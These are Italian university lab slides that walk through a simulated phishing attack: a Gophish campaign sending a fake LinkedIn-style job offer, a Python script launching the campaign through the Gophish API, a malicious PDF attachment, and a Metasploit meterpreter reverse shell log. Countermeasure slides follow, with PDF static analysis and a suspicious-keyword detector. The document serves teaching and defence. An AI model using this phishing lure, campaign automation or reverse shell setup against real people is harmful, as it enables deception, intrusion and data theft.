
Per fare questo utilizzeremo l'interfaccia grafica di Gophish, accessibile localmente tramite la porta 3333. Il primo passaggio sarà la creazione del template dell'email, che fungerà da base per la campagna di phishing che andremo a inviare.

The screenshot shows the 'Email Templates' section of the Gophish interface. At the top, there's a green button labeled '+ New Template'. Below it, a search bar says 'Search:' and a dropdown says 'Show 10 entries'. The main area has two columns: 'Name' and 'Modified Date'. Under 'Name', there's a row with 'Tech Innovators – Proposta Lavorativa' and 'July 11th 2025, 5:06:48 pm'. At the bottom right, there are three small icons: a pencil, a copy symbol, and a trash can.

Name	Modified Date
Tech Innovators – Proposta Lavorativa	July 11th 2025, 5:06:48 pm



PREPARAZIONE ATTACCAnte



The screenshot shows a web-based email editor. At the top, there's a subject line input field containing "Tech Innovators - Proposta Lavorativa". Below it, there are two tabs: "Text" (selected) and "HTML". Under the "Text" tab, there's a toolbar with various icons for text formatting. The main area contains the following HTML code:

```
<html>
<body style="margin:0;padding:20px;background:#f3f2ef;font-family:Arial,sans-serif;">
<div style="max-width:600px;margin:auto;background:#fff;border-radius:6px;overflow:hidden;">
    <!-- Header con logo LinkedIn -->
    <div style="background:#0073b1;color:#fff;padding:20px;display:flex;align-
```

At the bottom of the editor, there are two buttons: "Add Tracking Image" (with a checked checkbox) and "Add Files" (with a plus sign icon). Below the editor, there are pagination controls: "Show 10 entries" and a search bar labeled "Search:". A table is partially visible at the bottom, with columns for "Name" and other data.

Per prima cosa, definiamo l'oggetto della mail ("Tech Innovators - Proposta Lavorativa"), scegliamo un template in HTML curato per rendere il messaggio più credibile e simile a una vera comunicazione aziendale, e infine allegato troviamo il file "offerta.pdf", che contiene il payload malevolo preparato in precedenza.



PREPARAZIONE ATTACCANTE

Name:

Interface Type:

SMTP From: ?

Host:

Username:

Password:

Ignore Certificate Errors ?

In questa fase configuriamo il sending profile, ovvero il profilo con cui verrà inviata l'email di phishing.



PREPARAZIONE ATTACCAnte

Name:

[+ Bulk Import Users](#) [Download CSV Template](#)

First Name	Last Name	Email	Position	+ Add
Antonio	Rossi	antonio.rossi@l...		

Show entries

Search:

First Name	Last Name	Email	Position
Antonio	Rossi	antonio.rossi@l...	

Possiamo poi definire gli utenti, o gruppi, che saranno i destinatari della nostra campagna di phishing. Nel nostro caso utilizziamo solo l'email di Antonio Rossi.



PREPARAZIONE ATTACCAnte

New Campaign

Name:

Email Template:

Landing Page:

URL: <http://192.168.1.1>

Launch Date Send Emails By (Optional)

Sending Profile:

Groups:

Mettendo tutto assieme possiamo costruire la nostra campagna di phishing.

First Name	Last Name	Email	Position	Status
Antonio	Rossi	antonio.rossi@lab.com		Email Sent

Timeline for Antonio Rossi

Email: antonio.rossi@lab.com
Result ID: yX3UQq0

 Campaign Created	July 11th 2025 5:06:48 pm
 Email Sent	July 11th 2025 5:06:48 pm



PREPARAZIONE ATTACCAnte

Anche per questa fase è stato realizzato uno script di automazione che permette di creare la campagna di phishing in modo rapido ed efficiente. In particolare, vengono utilizzate le API fornite da GoPhish, che consentono di gestire tutte le fasi della campagna direttamente da codice, senza dover intervenire manualmente sull'interfaccia grafica.

```
# 7) Crea e lancia la campagna
camp = Campaign(
    name="Campagna Offerta Tech Innovators",
    template={"name": created_tpl.name},
    page={"name": created_page.name},
    smtp={"name": created_smtp.name},
    groups=[{"name": created_group.name}]
    # ometti launch_date per invio immediato
)
created_camp = api.campaigns.post(camp)
print("Campagna lanciata con ID:", created_camp.id)
```

PREPARAZIONE VITTIMA

A questo punto, l'email di phishing è stata inviata con successo attraverso la campagna creata in GoPhish e, contemporaneamente, il listener Meterpreter di Metasploit è già attivo e in attesa di eventuali connessioni dalla macchina della vittima.

Ora ci spostiamo sulla macchina Windows utilizzata da Antonio Rossi. Supponendo che Mozilla Thunderbird sia già stato configurato correttamente per accedere al server POP3 di Mailpit, andiamo a vedere quale messaggio è stato effettivamente ricevuto dalla vittima.

In questa fase ipotizziamo che Antonio non presti particolare attenzione all'email ricevuta e non adotti nessuna contromisura. Anche se può sembrare una situazione "idealizzata", in realtà questo rappresenta il comportamento più comune quando si cade vittima di un attacco di phishing.

PREPARAZIONE VITTIMA

The screenshot shows an email inbox interface with a dark theme. A single email is selected, highlighted by a yellow oval at the bottom left. The email is from 'inmail-hit-reply@linkedini.com' to 'inmail-hit-reply@linkedini.com'. The subject is 'Tech Innovators - Proposta Lavorativa'. The email body starts with 'Tech Innovators - Proposta Lavorativa' and 'Posizione: Software Engineer'. It addresses 'Gentile Antonio Rossi,' and details the job offer. Key points include: Inquadramento (Contract), Retribuzione annua lorda (Salary), Orario di lavoro (Working hours), Sede (Location), and Data prevista di inizio (Start date). It also lists responsibilities: developing full-stack web applications in JavaScript (React/Node.js) and participating in architectural design and QA. For more information, it points to a PDF attachment. The footer of the email includes a link to 'offer@techinnovators.com' and a deadline of '15 settembre 2025'.

inmail-hit-reply@linkedini.com

inmail-hit-reply@linkedini.com

A Me

Tech Innovators - Proposta Lavorativa

13:38

Rispondi Inoltra Archivia Indesiderata Elimina Altro

Gentile Antonio Rossi,

Siamo lieti di proporvi un'opportunità nel team di **Tech Innovators S.p.A.** come **Software Engineer**, all'interno del reparto **R&D**. Di seguito i dettagli principali dell'offerta:

- Inquadramento:** Contratto a tempo indeterminato (CCNL Industria ICT)
- Retribuzione annua lorda:** €40.000 – €45.000, commisurata all'esperienza
- Orario di lavoro:** Full-time, 40h settimanali (flessibilità oraria e smart-working 2 giorni/ settimana)
- Sede:** Milano – Via Roma 123 (vicino MM2 Lanza)
- Data prevista di inizio:** 1° ottobre 2025

Responsabilità principali:

Svilupperai applicazioni web full-stack in JavaScript (React/Node.js), parteciperai alla progettazione architettonale e collaborerai con il team QA per garantire l'affidabilità del prodotto.

Per maggiori informazioni sui benefit aziendali (assicurazione sanitaria integrativa, buoni pasto e piani di formazione) e per visionare il processo di selezione completo, apri il PDF allegato a questa email.


Se l'offerta è di tuo interesse, ti preghiamo di contattarci entro il **15 settembre 2025** all'indirizzo email **offer@techinnovators.com**. Saremo felici di rispondere a qualsiasi domanda e organizzare un colloquio conoscitivo.

1 allegato: offerta.pdf 409 kB

Salva

PREPARAZIONE VITTIMA

Vedendo il PDF ci incuriosiamo della proposta lavorativa e decidiamo di dare un'occasione a “Tech Innovators”. Dunque scarichiamo il pdf e lo apriamo con Acrobat Reader.



PREPARAZIONE VITTIMA


In questo modo abbiamo avviato la reverse shell che permetterà all'attaccante di accedere ai nostri dati:

```
Scelta [1-3]: 2
[*] Avvio listener (handler)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.80.131
LPORT => 4444
[*] Started reverse TCP handler on 192.168.80.131:4444
[*] Sending stage (177734 bytes) to 192.168.80.132
[*] Meterpreter session 1 opened (192.168.80.131:4444 → 192.168.80.132:53322) at 2025-07-13 11:12:15 -0400

meterpreter > ls
Listing: c:\Users\unina\Desktop
_____
Mode  Setting  Size   Type  Last modified          Name
_____
040777/rwxrwxrwx  0     dir   2025-07-13 11:11:49 -0400  OFFERTA LAVORATIVA
040777/rwxrwxrwx  0     dir   2025-06-29 09:34:45 -0400  Reverse-Shell-Detection-main
040777/rwxrwxrwx  4096   dir   2023-04-27 10:04:43 -0400  Tools
100666/rw-rw-rw-  282    fil   2023-04-27 09:51:40 -0400  desktop.ini
040777/rwxrwxrwx  4096   dir   2023-04-27 10:59:23 -0400  software-security
100666/rw-rw-rw-  73802   fil   2025-06-30 16:42:43 -0400  template_msf.pdf
100666/rw-rw-rw-  190256  fil   2025-06-29 11:43:42 -0400  test.pcapng
```

PREPARAZIONE VITTIMA

Ovviamente dall'altra parte Antonio non si accorgerà di nulla:



The screenshot shows a PDF document titled "offerta.pdf - Adobe Reader". The document is a job offer from "Tech Innovators S.p.A." located at "Via Roma 123, Milano". The offer is dated "29 giugno 2025" and is addressed to "Gentile Antonio Rossi". It details the position as a Software Engineer in the R&D department. Key points include:

- Inquadramento:** Contratto a tempo indeterminato (CCNL Industria ICT)
- Retribuzione:** annua linda: €40.000 – €45.000, commisurata all'esperienza
- Orario di lavoro:** Full-time, 40h settimanali (flessibilità oraria e smart-working 2 giorni/settimana)
- Sede:** Milano – Via Roma 123 (vicino MM2 Lanza)
- Data prevista di inizio:** 1° ottobre 2025

Responsabilità principali:

- Svilupperai applicazioni web full-stack in JavaScript (React/Node.js), parteciperai alla progettazione architettonale e collaborerai con il team QA per garantire l'affidabilità del prodotto.

Benefit aziendali:

- Assicurazione sanitaria integrativa
- Buoni pasto del valore di €8 per ogni giorno lavorativo
- Piani di formazione continua e corsi di aggiornamento

Processo di selezione:

- Invio del CV e lettera di presentazione
- Colloquio tecnico con il team R&D
- Test pratico di sviluppo
- Colloquio finale con il Responsabile Risorse Umane
- Comunicazione esito e offerta formale

At the bottom, it says: "Se l'offerta è di tuo interesse, ti preghiamo di contattarci entro il **15 settembre 2025** all'indirizzo email offer@techinnovators.com. Saremo felici di rispondere a qualsiasi domanda e organizzarne un colloquio conoscitivo."

DEMO

Passiamo ad una dimostrazione visiva di ciò che accade tramite una demo:

CONTROMISURE USATE

Ci sono molte contromisure da poter utilizzare in questo nostro laboratorio. Ad esempio, potrebbe essere utile analizzare il PDF prima di aprirlo.

I file PDF non sono mai stati semplici contenitori di testo e immagini: già dagli anni 2000, sono stati utilizzati ripetutamente per veicolare malware grazie alla loro struttura flessibile e alle caratteristiche avanzate.

- I PDF sono ampiamente usati per lo scambio di documenti (rapporti, fatture, e-book), godono di grande fiducia da parte degli utenti e possono contenere JavaScript, collegamenti esterni e attachment incorporati — elementi perfetti per veicolare contenuti malevoli.
- Sin dal 2010, report di sicurezza hanno indicato i PDF malevoli come uno dei vettori più efficaci per la distribuzione di malware via web e phishing, come dimostra questo post di [LinkedIn](#).

CONTROMISURE USATE

Naturalmente, per valutare in modo efficace la sicurezza di un PDF sospetto, la soluzione migliore è procedere con un'analisi statica. Per questo motivo, nel laboratorio abbiamo utilizzato uno strumento specifico, ovvero quicksand, progettato proprio per l'analisi approfondita della struttura interna dei file PDF.

```
  ___ PDF Analysis Report ___
File: /home/kali/Documents/offerta_lavorativa.pdf
MD5: 3a87548af812d339b36a99879e6e9063
SHA1: 9cab6c1a57711392a1905e5b204d9950e63ee247
SHA256: 0654f1f3c7002301adc6b2d82c6cda5a5e12141efc7ce6662497f5a8621bb4a3

Risk level: high risk active content
Score: 16
Warnings: 7
Exploits: 0

  ___ Dettagli delle regole scattate ___
• suspicious.javascript object (suspicious_javascript_object)
• suspicious.pdf embedded PDF file (suspicious_pdf_embedded_PDF_file)
• pdf.exploit execute EXE file (pdf_exploit_execute_EXE_file)
• pdf.warning OpenAction (pdf_warning_openaction)
• pdf.exploit access system32 directory (pdf_exploit_access_system32_directory)
• pdf.exploit execute action command (pdf_exploit_execute_action_command)
• pdf.execute access system32 directory (pdf_execute_access_system32_directory)
```

CONTROMISURE USATE

Ricordiamo che lo score che ci viene restituito viene calcolato tramite le YARA Rules:

“Documents are scored based on the rank value in the associated Yara signature metadata. Additionally, each signature defines whether the detected item is an exploit, a warning or a risky feature. For more information on how to interpret the results, please see <https://scan.tylabs.com/howto>.”

Oppure può essere utilizzato anche uno script Python personalizzato che permette di individuare rapidamente la presenza di elementi tipici degli attacchi tramite PDF.

CONTROMISURE USATE

```
SUSPICIOUS_KEYWORDS = [
    "/JavaScript",
    "/JS",
    "/OpenAction",
    "/AA",           # Additional Actions
    "/Annot",        # Annotations
    "/Launch",        # Launch action
    "/EmbeddedFile",
    "/RichMedia",
    "/XFA",
]
```

Esempio di parole chiavi sospette in un pdf. Ricordiamo che il pdf viene letto in binario, quindi anche le keyword vengono convertite in binario. Cerchiamo poi tutte le occorrenze della keyword nei bytes del PDF con *re.findall()*.

```
[*] Scansione PDF sospetto: /home/kali/Documents/offerta_lavorativa.pdf
Keyword sospette rilevate:
/JavaScript      → 1 occorrenze
/JS              → 1 occorrenze
/OpenAction       → 1 occorrenze
/AA              → 1 occorrenze
/Annot           → 1 occorrenze
/Launch          → 1 occorrenze
/EmbeddedFile    → 1 occorrenze
```

